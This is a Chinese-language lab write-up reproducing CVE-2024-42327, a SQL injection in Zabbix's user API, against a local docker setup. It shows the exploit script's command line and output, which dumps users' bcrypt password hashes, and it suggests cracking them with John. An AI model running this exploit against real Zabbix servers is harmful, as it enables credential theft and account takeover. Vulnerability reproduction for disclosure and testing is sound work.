

Zabbix addRelatedObjects 函数后台SQL注入漏洞 (CVE-2024-42327)

Zabbix web端上的非管理员用户账户，具有默认的“User Role”或任何其他赋予 API 访问权限的角色，均可利用此漏洞。CUser 类中的 `addRelatedObjects` 函数存在 SQL 注入漏洞，该函数由 `CUser.get` 函数调用，而 `CUser.get` 函数对所有具有 API 访问权限的用户开放。

影响版本：


- 6.0.0 至 6.0.31
- 6.4.0 至 6.4.16
- 7.0.0

测试环境


执行如下命令启动一个Zabbix漏洞环境：

```
docker compose up -d
```

访问 <http://127.0.0.1:8080> 发现存在Zabbix端Web界面



使用Admin/zabbix登录，然后按照图示顺序打开Hosts的配置



The image shows the Zabbix "Hosts" configuration screen. On the left is a dark sidebar with various navigation options. A red arrow points from the "Hosts" option in the sidebar to the "Name" input field in the main form. Another red arrow points from the "Name" column header in the host list table to the "Zabbix server" entry. A third red arrow points from the "Configuration" link in the host details sidebar to the "Configuration" link in the host list table.

Hosts Configuration Form Fields:

- Name: [Input Field]
- Host groups: type here to search [Input Field] Select [Button]
- IP: [Input Field] **1**
- DNS: [Input Field]
- Port: [Input Field]
- Severity: Not classified, Information, Warning, Average, High, Disaster
- Status: Any, Enabled, Disabled
- Tags: And/Or, Or, tag, Contains, Add
- Show hosts in maintenance:
- Show suppressed problems:
- Save as [Button], Apply [Button], Reset [Button]

Hosts List Table Headers:

Name 2	Interface	Availability	Tags	Status	Latest data	Problems
---------------	-----------	--------------	------	--------	-------------	----------

Host Details Sidebar:

- Zabbix server: 127.0.0.1:10050, ZBX, class: os, class: software, target: linux, ...
- HOST
- Inventory
- Latest data
- Problems
- Graphs
- Dashboards
- Web
- Configuration **3**
- SCRIPTS
- Detect operating system
- Ping

修改Host name为“host-01”；Agent为“172.20.240.6”

The screenshot shows the 'Host' configuration page in Zabbix. The 'Host' tab is selected. Key fields include:

- * Host name: host-01 (highlighted with a red box)
- Visible name: host-01
- Templates: Linux by Zabbix agent, Zabbix server health (both have 'Unlink' and 'Unlink and clear' options)
- Groups: Zabbix servers (highlighted with a red box)
- Interfaces: Type: Agent, IP address: 172.20.240.6 (highlighted with a red box), DNS name: (empty), Connect to: IP, Port: 10050, Default: (radio button selected)
- Description: (empty)
- Monitored by proxy: (no proxy) (dropdown menu)
- Action buttons: Update, Clone, Full clone, Delete, Cancel

稍等一段时间，发现zabbix处于正常状态

The screenshot shows the host status interface for 'host-01'. The table includes columns: Name, Interface, Availability, and Tags.

Name	Interface	Availability	Tags
host-01	172.20.240.6:10050	ZBX	class: os class: software target: linux ...

A detailed view of the 'Availability' row shows:

Interface	Status	Error
172.20.240.6:10050	Available	

到Users中添加一个test1用户，Groups设置为Guests

ZABBIX < >

Zabbix docker

Monitoring

Services

Inventory

Reports

Configuration

Administration

- General
- Proxies
- Authentication
- User groups
- User roles
- Users** (highlighted)
- Media types
- Scripts
- Queue
- Support
- Integrations

Users

User Media Permissions

* Username: test1

Name:

Last name:

* Groups: Guests (highlighted with a red arrow)

Select

* Password:
* Password (once again):

Password is not mandatory for non internal authentication type.

Language: System default

Time zone: System default: (UTC+02:00) Europe/Riga

Theme: System default

Auto-login:

Auto-logout: 15m

* Refresh: 30s

* Rows per page: 50

URL (after login):

Add Cancel

Role设置为User role

User Media Permissions

* Role: User role (highlighted with a red arrow)

Select

User type: User

Permissions

Host group	Permissions
All groups	None

Permissions can be assigned for user groups only

再使用同样的方法设置test2、adminTest (adminTest的Groups多加一个Zabbix administrators)

Username	Name	Last name	User role	Groups	Is online?	Login	Frontend access	API access	Debug mode	Status
Admin	Zabbix	Administrator	Super admin role	Zabbix administrators	Yes (2024-12-10 11:48:36)	Ok	System default	Enabled	Disabled	Enabled
adminTest			User role	Guests, Zabbix administrators	No	Ok	Internal	Enabled	Disabled	Enabled
guest			Guest role	Disabled, Guests	No	Ok	Internal	Disabled	Disabled	Disabled
test1			User role	Guests	Yes (2024-12-10 11:47:19)	Ok	Internal	Enabled	Disabled	Enabled
test2			User role	Guests	No	Ok	Internal	Enabled	Disabled	Enabled

Displaying 5 of 5 found

漏洞复现

使用cve-2024-42327.py脚本进行利用，可利用SQL注入获取Guests组内全部用户（哪怕该用户也在Zabbix administrators组内）的加盐密码，后续可以使用John等工具进行Hash爆破。

```
python cve-2024-42327.py -u <API> -n <Username> -p <Pass>
```



```
(CommonPython) wi1kwegam4a@wi1kwegam4adeMacBook-Air cve-2024-42327 % python cve-2024-42327.py -u http://127.0.0.1:8080/api_jsonrpc.php -n test1 -p Admin@123
Valid session token: 98f6507c69ec430cf6c3b5b1b20ec6d8
guest, , 2, $2y$10$89otZrRNnde97rIyzcleuk6LwKashHN0BcvoOKGjbT.BwMBfm7G06
test1, , 3, $2y$10$YU5ouIszxCqsvR.RHg0V3eYRAyBP7rGPGX1SYkbAf1GQAToMmqm
test2, , 4, $2y$10$6GoNyALGIFRZ0/SN3qfQPOuuBbjQvSI0xTb.QKm3rSuNEClcoPv/2
adminTest, , 6, $2y$10$WeCuBaYNpX81bnkV/TxI8ehHXNb2MvZn/AL7pNTYsj8mBu9wH/wmG
```